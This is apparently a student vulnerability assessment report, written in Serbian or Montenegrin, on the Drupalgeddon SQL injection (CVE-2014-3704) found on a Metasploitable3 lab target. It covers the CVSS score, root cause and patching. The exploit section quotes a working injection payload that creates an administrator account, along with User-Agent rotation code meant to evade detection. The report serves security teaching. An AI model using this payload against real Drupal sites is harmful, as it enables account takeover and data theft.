Vulnerability Assessment Report Template

Ime i prezime: Katarina Vučić
Tim: 3
Datum: 3.11.2024.
Scan Tool: Nessus (10.8.3)
Test okruženje: Metasploitable3

---

1. Enumeracija CVE-a

- **CVE ID:** CVE-2014-3704

- **Opis:**
  Ukratko upišite ranjivost i način na koji ona pogađa servis. Dajte detaljne informacije o servisu (npr., ime servisa, port, protokol…).

  Drupal Database Abstraction API SQLi

  Ranjivost se odnosi na SQL Injection u Drupalovom jezgru verzije 7.x do 7.32. Problem se javlja zbog neodgovarajuće konstrukcije primijenjenih upita u funkciji *expandArguments* u API-ju za rad sa bazom podataka. Napadač može da iskoristi ovu ranjivost koristeći specijalne zahtjeve i na taj način omogućiti direktan upit bazi podataka. Ovo može dovesti do pristupa ili manipuliacije podacima bez adekvatnih privilegija.

  Port: 80 / tcp / www

---

2. CVSS skor

- **CVSS skor (numerička vrednost):** 7.5
- **Vektor:**
  Opišite vektor string (npr. `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`) opišite svaku pojedinačnu komponentu.

  CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

AV – Attack Vector. Opisuje kako ranjivost može biti eksploatisana. Vrijednost – N (Network). Napadač može da eksploatiše ranjivost i kada je udaljen, putem interneta. Ovaj tip ranjivosti je generalno rizičniji.
AC – Attack Complexity (kompleksnost napada). Opisuje koliko je kompleksno da se ranjivost eksploatiše. Vrijednost: L (low). Označava da je ranjivost lako eksploatisati. Predstavlja visok rizik.
Napadač može poslati posebno napravljene zahtjeve ka sajtu, koristeći nepravilno konstruisane SQL upite, bez dodatne složenosti. SQL upiti se mogu slati bez potrebe za složenim tehnikama i dodatnim znanjem.
Au – Authentication. Opisuje da li napadač treba da se autentifikuje da bi eksploatisao ranjivost. Vrijednost: N (None). Označava da nisu potrebne nikakve privilegije. Takođe, povećava rizik za napade.
C – Confidentialty impact (uticaj na povjerljivost). Definiše uticaj na povjerljivost podataka. Vrijednost: P (partial). Napadač može djelimično doći do povjerljivih informacija u bazi podataka. To može uključivati podatke u bazi koji su zaštićeni ili osjetljivi.
I – Integrity impact (uticaj na integritet). Definiše uticaj na integritet podataka (da li podaci mogu biti izmijenjeni). Vrijednost: P (partial). Integritet podataka može biti djelimično kompromitovan, jer napadač može izvršavati SQL upite koji mijenjaju ili manipulišu podacima (dodavanje, ažuriranje, brisanje).
A – Availability impact (uticaj na dostupnost). Definiše da li ranjivost može uticati na dostupnost servisa. Vrijednost: P (partial). Napad može djelimično uticati na dostupnost sajta, jer SQL injekcija može ometati rad baze podataka, usporiti sajt ili ga privremeno onemogućiti.

- **Opravdanje:**
  Zašto ova ranljivost ima dodeljen ovaj CVSS skor? Diskutujte o faktorima kao što su eksploatabilnost, impact i obim ranljivosti.

  Eksploatibilnost – složenost napada je niska i nije potrebna autentifikacija. Bilo ko ko ima pristup mreži može pokušati izvršiti napad. To dodatno povećava rizik.
  Uticaj – povjerljivost, integritet i dostupnost su djelimično kompormitovani. Napadači mogu pristupiti bazi podataka, te mogu da pristupe i osjetljivim informacijama. Takođe, podaci se mogu izmijeniti, što može dovesti do raznih problema u sistemu. SQL injekcija može uzrokovati probleme sa performansama ili čak privremeno onemogućiti sajt.
  Obim – ovdje se izdvaja široka dostupnost i mogućnost masovnog napada. Budući da Drupal koristi ovaj API u mnogim instalacijama, broj potencijalno pogođenih sistema je veliki. Ovo čini ranjivost posebno opasnom, jer mnoge web stranice koriste Drupal, a napadi na ovu ranjivost mogu uticati na veliki broj korisnika. Takođe, napadači mogu izvesti masovne napade na brojne web stranice istovremeno.

  Zbog gorenavedenih razloga, ranjivost CVE-2014-3704 je ocijenjena visokom ozbiljnošću i može imati značajne posljedice po sigurnost sistema organizacija koje koriste Drupal.

Zašto su povjerljivost, integritet i dostupnost ,,samo'' djelimično ugroženi?
Povjerljivost – iako je zahvaljujući ovoj ranjivosti omogućen pristup podacima iz baze, napadač ipak nema potpunu kontrolu ni pristup podacima. Npr. napadač može koristiti SQL Injection da izvuče određene podatke iz baze, ali možda neće moći pristupiti svim podacima ili kompletnim informacijama, zavisno od strukture baze i bezbjednosnih mjera. Dakle, uticaj je djelimičan jer napadač ne dobija potpunu kontrolu ili pristup podacima u sistemu.
Integritet – s obzirom da napadači ne mogu mijenjati cijelu bazu ili sve informacije, nego samo određene dijelove podataka, ova ranjivost se takođe smatra djelimičnom. Npr. napadač može izmijeniti vrijednosti u tabeli, ali ne može mijenjati strukturu baze ili brisati sve podatke. Ova vrsta ranjivosti može izazvati greške u sistemima koji se oslanjaju na tačnost podataka, ali ne dovodi do potpunog gubitka integriteta podataka.
Dostupnost – uspješan napad može dovesti do problema sa performansama ili privremeno potpunog onemogućavanja određenih funkacija sistema, ali ne može dovesti do potupunog gubitka dostupnosti. Napadač može usporiti bazu ili izazvati greške prilikom određenih upita, ali sajt može i dalje funkcionisati za druge korisnike i zahtjeve.

---

3. Dostupnost eksploita

- **Postoji javno dostupan eksploit (Da/Ne):**
  Izvršite pretragu (npr. Exploit-DB, GitHub, blog postovi) za javno dostupan eksploit koji je vezan za ovaj CVE.

  Da
- **Opis eksploita:**
  Ako postoji eksploit, navedite detalje o tome kako funkcioniše, šta cilja, i koje su potencijalne posledice uspešnog napada.

  Kako funkcioniše
  Napadač kreira specifičan unos sa login formu koji uključuje SQL komande. Npr. umjesto korisničkog imena može da unese nešto poput *name[0;insert...* kako bi direktno injektovao SQL komande u upit korišćen za autentifikaciju korisnika.
  SQL injekcija omogućava napadaču da izvrši komande koje modifikuju bazu podataka. Npr. napadač može da doda novi korisnički nalog sa pravima administratora (pomoću niza INSERT upita). Na taj način će koristiti akcije za koje mu ne bi trebale biti dostupne.

  Šta cilja
  Cilj eksploita je neautorizovan pristup različitim dijelovima sistema i osjetljivim podacima. Napadači mogu da manipulišu users i users_roles tabelama kako bi napravili nove admin naloge.

  Potencijalne posljedice uspješnog napada

- Neovlašćeni pristup – ako napadač uspješno napravi administratorski nalog, moći će pristupiti sajtu sa ,,povlašćenim'' privilegijama.
- Pristup osjetljivim podacima iz baze
- Kompromitovanje sajta – sa administratorskim privilegijama, napadač može dalje da kompromituje sajt, npr. phishing napadi, distribucija malvera itd.

- **Kod eksploita (ukoliko postoji):**
  Objasnite srž eksploita, dajte screenshot koda (samo glavni dio)

  Na početku ćemo razmatrati https://www.exploit-db.com/exploits/34992. Interesantni dijelovi koda su prikazani ispod.

```
post_data =
"name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,
+%27"+user+"%27,+%27"+hash[:55]+"%27+FROM+users;insert+into+users_roles+(uid,+
rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27"+user+"%27),+3);;#%20%2
0]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_
block&op=Log+in"

UA = randomAgentGen()
try:
    req = urllib2.Request(target, post_data, headers={ 'User-Agent': UA })
    content = urllib2.urlopen(req).read()
```

  Promjenljiva post_data predstavlja ključni dio eksploita. Tu se zapravo dešava SQL Injection. Ovdje je prikazan pokušaj dodavanja novog korisnika (sa vrijednostima za obilježja status, uid, name i pass).

  insert+into+users+… je dio gdje se pokušava dodati novi korisnik u tabelu *user_roles*.

  randomAgentGen() se koristi za generisanje random User-Agent-a, koji će pomoći da se izbjegne otkrivanje napada (web aplikacije ponekad loguju User-Agent stringove, a u tom stringu se nalaze informacije o pretraživaču, uređaju i operativnom sistemu). Na taj način se može izbjeći detektovanje sumnjivog saobraćaja (npr. jer mnogo saobraćaja dolazi sa istog User-Agent-a). Takođe, na ovaj način se mogu imitirati realni korisnici.

  U nastavku se nalazi kod koji prikazuje dio funkcije *randomAgentGen().*

```
def randomAgentGen():


 userAgent =    ['Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',

                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125
Safari/537.36',

                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)
AppleWebKit/537.77.4 (KHTML, like Gecko) Version/7.0.5 Safari/537.77.4',
```

```
                'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
                'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0)
Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0)
Gecko/20100101 Firefox/30.0',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:31.0)
Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36',
                'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X)
AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D257
Safari/9537.53',
                'Mozilla/5.0 (iPad; CPU OS 7_1_2 like Mac OS X)
AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D257
Safari/9537.53',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143
Safari/537.36',
                'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:31.0)
Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36',
                'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
WOW64; Trident/6.0)',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8)
AppleWebKit/534.59.10 (KHTML, like Gecko) Version/5.1.9
Safari/534.59.10',
                'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:31.0)
Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X)
AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D167
Safari/9537.53',
```

Još neki ekspoliti:

- https://www.exploit-db.com/exploits/34993 - koristi ideju da uradi update korisnika sa id 1 (jer je on obično admin) i promijeni mu lozinku.
- https://www.securitysift.com/drupal-7-sqli/ - takođe dodaje novog korisnika sa administratorskim privilegijama

Zbog sličnosti sa prethodnim primjerom, isječci kodova ovih eksploita će biti izostavljeni.

---

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

  Istražite kako je ranljivost uvedena. Identifikujte verziju, tačan commit, ili biblioteku koja je izazvala ranljivost (npr. "Uvedeno u verziji X zbog neadekvatne validacije u biblioteci Y").

  Ova ranjivost je poznata i pod nazivom ,,Drupalgeddon''. Nastala je zbog neadekvatne validacije ulaznih podataka u funkciji za obradu obrazaca u jezgru Drupala verzije 7. Ranjivost je bila prisutna u svim verzijama Drupala 7.x prije verzije 7.32.


  Kako je ranjivost uvedena

  Ranjivost je uvedena zbog toga što Drupal nije adekvatno provjeravao podatke koji su uneseni u formu. Konkretno, napadačima je omogućeno da unose kompleksne nizove koji su prihvatani kao validni ulazi, a uključivali su SQL injekciju.

  Identifikacija ranjivosti

  Ranjivost je popravljena od verzije Drupal 7.32, a rješenje je implementirano u commit-u 26a7752. Slika 1 prikazuje kod koji je učestvovao u ispravljanju ranjivosti. Podaci koji su uneseni u formu se više ne koriste direktno. Normalizacijom niza sa *array_values(data)*, sistem obrađuje podatke i sprječava generisanje i izvršavanje neočekivanih SQL komandi.

  Ranjivost je riješena 15.10.2014.



Slika 1 Commit koji je učestvovao u ispravljanju ranjivosti

- **Primer Koda (ako je primenljivo):**

  Pružite primer koda koji je glavni krivac, ako je dostupan.

  Primjer koda je priložen u prethodnoj sekciji.

---

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch (Da/Ne):** Da
- **Mitigation Strategy:**
  Kako se konkretno apply-uje gore navedeni fix/patch, preporuka alata koji to može odraditi automatski…

  Preporuka je da se uradi ručno ili automatsko ažuriranje Drupal verzije (min na verziju 7.32). Jedan od načina za automatsko ažuriranje Drupal-a *composer update drupal/core*. Nakon ažuriranja je potrebno provjeriti da li su svi dodaci kompatibilni sa novom verzijom Drupal-a.

  Dodatno: Preporučeni alati za bezbjedno korišćenje uz Drupal (jer je gore spomenut composer)

  - ***Drupal Security Review Module*** – može pomoći u identifikaciji mogućih sigurnosnih problema u Drupal projektu. Pružiće preporuke šta treba ispraviti ili ažurirati.
  - ***Composer*** – alat za upravljanje zavisnostima (spomenut je gore vezano za ažuriranje verzije Drupal-a). Može se koristiti za lako ažuriranje Drupal-a i njegovih modula. Trebamo se uvjeriti da koristimo module koji su potvrđeni kao bezbjedni.
  - ***Drush*** – CLI alat za upravljanje Drupal instalacijama. Može se koristiti za brzo ažuriranje modula i tema (primjer komandi *drush up* i *drush up drupal*).
  - ***Security Auditing Tools*** – postoje alati koji mogu skenirati Drupal sajt i prijaviti potencijalne sigurnosne probleme, uključujući i ranjivosti. Npr. *Acquia Insight* ili *ScanMysite*
  - ***Automatizovani alati za skeniranje*** – i naravno kao jedan od primjera Nessus kao pomoć u identifikaciji ranjivosti u sistemu.

- **Alternativni fix (ukoliko ne postoji vendorski):**

  Opis kako bi se ovo moglo rešiti dobudživanjem trenutne verzije